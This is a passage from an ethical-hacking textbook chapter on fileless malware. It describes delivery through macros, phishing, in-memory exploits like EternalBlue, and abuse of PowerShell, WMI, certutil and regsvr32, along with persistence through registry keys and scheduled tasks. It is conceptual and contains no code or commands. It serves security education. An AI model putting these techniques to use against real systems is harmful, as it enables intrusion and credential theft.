


Figure 7.59: Phases of a fileless malware attack

- **Point of Entry**
  - **Memory Exploits**: Fileless malware uses a variety of techniques to inject and execute itself in the process memory of a legitimate system process. It exploits the memory and privileges of whitelisted system tools such as Windows Management Instrumentation (WMI), PowerShell, Command.exe, PsExec, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Malicious Website**: Fileless threats may also arrive from exploit-hosting websites that appear to be legitimate business pages. When the user visits the page, the exploit kit starts scanning for vulnerabilities, such as any outdated Flash or Java plugins. If successful, it invokes Windows native tools such as PowerShell to download and execute the payload directly in the memory without writing any files to the disk.

  Fileless malware can also exploit script-based programs such as PowerShell, Macros, JavaScript, and VBScript. The initial script might be used for code injection or to connect to other malicious sites to download more binaries/scripts to deliver the actual payload.

- **Phishing Email/Malicious Documents**: Attackers can also embed malicious macros in the form of VBScript or JavaScript in a Microsoft Office document (Word, PowerPoint, Excel) or PDF, and further use social engineering techniques to get users to run the macros on their systems. Here, the attack initiates with a document or file but transforms into a fileless threat when the malicious script is executed from memory using whitelisted tools such as PowerShell.

- **Code Execution**

  - **Code Injection**: Fileless threats can use various code injection techniques such as process hollowing and reflective DLL injection, which directly load the shellcode into the memory without writing any file to the disk.

  - **Script-based Injection**: Fileless malware often comes embedded in a document as an email attachment. Once the document is opened, the malicious script runs in the memory, thus turning into a fileless operation. The script then invokes whitelisted applications, such as PowerShell, mshta.exe, JavaScript, WScript, and VBscript, to connect to one or more malicious websites to download additional scripts to deliver the actual payload. All these operations occur in memory, which makes it difficult for traditional anti-malware solutions to detect them.

- **Persistence**

  In general, fileless malware is not persistent in nature. As it is memory-based, restarting the system would remove the malicious code from memory and stop the infection. However, depending on the goal of the attacker, malicious scripts can be stored in various Windows built-in tools and utilities such as Windows registry, WMI, and Windows Task Scheduler, and be set to run even after a system reboot.

  - **Windows Registry**: Attackers can store the malicious scripts in the Windows AutoStart registry keys so that they are loaded and executed whenever the machine is restarted.

  - **Windows Management Instrumentation (WMI)**: Fileless malware also abuses WMI, which is commonly used for automating system administration tasks, to achieve and maintain persistence. In this case, attackers store the malicious scripts in the WMI repositories that are periodically triggered via WMI bindings.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Windows Task Scheduler**: Using a task scheduler, attackers can set malicious scripts to be automatically triggered and executed in a chosen time interval.

- **Achieving Objectives**

  By maintaining persistence, attackers bypass security solutions and achieve a variety of objectives, such as data exfiltration, credential stealing, reconnaissance, and cyber-spying, on the target systems and network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Launching Fileless Malware through Document Exploits

An attacker can trick users into downloading documents, archives, PDFs, or other attractive files consisting of malicious macro code, which are sent via phishing emails or accepted via social engineering tricks. Once the file is opened, the malicious macro launches VBA (VisualBasic) or JavaScript to exploit the Windows default tools such as PowerShell. Then, the malicious script uses PowerShell to run additional code or payload to continue the infection without being traced.

The malicious script can either exploit PowerShell to get access to local storage files to run the executables or simply execute the malicious payload in memory. Once the malicious code or payload inside the document is successfully executed, it disguises itself as a legitimate dropper or downloader to continue the chain of infection that can be leveraged by an attacker to launch further attacks.

A fileless malware can be launched through document exploits in the following steps:

- The victim is tricked into downloading/running a malicious document
- The document runs a malicious macro
- The malicious macro launches VBA or JavaScript
- The malicious script exploits PowerShell to run additional code (payload) to spread the infection to other running processes or systems

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 7.60: Launching Fileless Malware through Document Exploits

Launching Fileless Malware through In-Memory Exploits

Attackers can inject malicious payload inside the running memory (RAM) that targets legitimate processes without leaving any footprints. Such intrusion is extremely difficult to be detected by any antivirus software, as the payload is not stored in local disks but is directly executed from memory. Attackers exploit different APIs or Windows admin tools such as Windows Management Instrumentation (WMI), PSExec, and PowerShell to gain access to the process memory of a legitimate process. Attackers employ a reflective Dynamic Link Library (DLL) method to load a malicious script into a host-side process that resists the writing of DLLs to the disk.

EternalBlue is a type of in-memory exploit that can leverage the flaws in the Windows file sharing protocol known as Server Message Block (SMB 1). This client-server communication protocol (SMB 1) allows an attacker to read access services, applications etc. The attacker then targets the local security authority subsystem service (lsass.exe) file, injecting malicious code. The file (lsass.exe) is designed to handle login-logout validating user credentials, and it also performs other critical operations. The attacker exploits this file to launch further attacks while evading security using tools such as Mimikatz to access the details from memory.





Figure 7.61: Delivering payloads using in-memory exploits

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Launching Fileless Malware through Script-based Injection

Fileless attacks are also performed using scripts whereby binaries and shellcode are embedded, obfuscated, and compiled to avoid file creation on the disk. Scripts allow attackers to communicate with and infect applications or operating systems without being traced. They are also useful in finding design flaws and vulnerabilities in the applications. Scripts are usually flexible, and they can be executed from any files or directly from memory. The attacker leverages this feature along with the vulnerabilities in a system to inject malicious scripts directly into the memory via PowerShell to evade detection. Once the attacker gains control of the target system, he/she can execute these scripts directly on a command-line interface from a remote location to spread infections and initiate other malicious activities. Many classical fileless threats such as KOVET, POWMET, and FAREIT have used malicious scripts to spread malware.





Figure 7.62: Launching a fileless malware through script-based injection

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Launching Fileless Malware by Exploiting System Admin Tools

The attacker exploits default system admin tools, features, and other utilities of a system to spread fileless infections. Attackers use Certutil and Windows Management Interface Command (WMIC) utilities to steal the information. They also exploit command-line tools such as Microsoft registered server (Regsvr32) and runddl32, to run malicious DLLs. The exploited command lines enable the attacker to install altered versions of pen testing tools to gain complete access to the target system. The modified tools are used to access payloads, maintain persistence, steal and export information, and expand malware. As they appear to be authentic tools, they can evade the security mechanism of any traditional antivirus software. An attacker can exploit system tools such as remote desktops, command-oriented tools such as regsvr32, PowerShell, rundll32, certUtil, and WMIC, and pen testing tools such as Mimikatz, and Cobalt strike. Using this technique, attackers can steal critical information from the system, such as credentials, to launch further attacks.





Figure 7.63: Launching a fileless malware by abusing sysadmin tools

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Launching Fileless Malware through Phishing

Attackers commonly use social engineering techniques such as phishing to spread fileless malware to the target systems. They send spam emails embedded with malicious links to the victim. When the victim clicks on the link, he/she will be directed to a fraudulent website that automatically loads Flash and triggers the exploit. Furthermore, the fileless malware scans the target system for vulnerabilities in system tools such as PowerShell, WMI, and browser Java plug-ins. The malware exploits the identified vulnerability to download and run the malicious payload on the victim's machine and compromises the sensitive information stored in the process memory. Fileless threats can also maintain persistence by creating AutoStart registry entries depending on the goal of the attacker.

Steps followed by the attacker to launch fileless malware through phishing





Figure 7.64: Launching a fileless malware through phishing

- The attacker sends a phishing email to the victim, embedded with a malicious link

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- When the victim opens the email and clicks on the malicious link, the victim is automatically redirected to a fake website
- The fake website scans for vulnerabilities in the system, such as outdated Flash, to trigger the exploit
- Now, the fileless malware exploits system tools such as PowerShell to load and run the malicious payloads in memory. PowerShell downloads the malicious payloads from a remote command-and-control server
- The AutoStart registry key is created for storing the malicious script in the victim's system to maintain persistence
- Once the malicious payload is injected, it steals critical information, performs data exfiltration, and sends all the data to the attacker

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Maintaining Persistence with Fileless Techniques

Once any malware enters a system, server, or network, it remains intact for a long time. Unlike other malware types, fileless malware does not use disk files to spread its infection or maintain persistence. Therefore, attackers adopt unique methods such as developing load points to restart infected payloads to maintain the persistence of fileless malware. Attackers save the malicious payload inside the registry that holds data for configurations, application files, and settings. After loading the malicious code into the system registry keys, this code executes itself with every system restart or when a certain shortcut file is accidentally clicked. Attackers can also exploit the Windows task scheduler to activate scripts and run them at a specific time. The scheduled task activates the malware inside the registry at regular intervals of time to spread infections in the system.

Attackers can also maintain persistence by exploiting WMI, which is designed to handle various systems and devices in a network. Attackers store the malicious scripts inside the WMI repository, and they can later run them using WMI utilities. Then, the stored scripts can further exploit the vulnerable systems in a network and spread the infection.





Figure 7.65: Maintaining persistence with fileless techniques

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
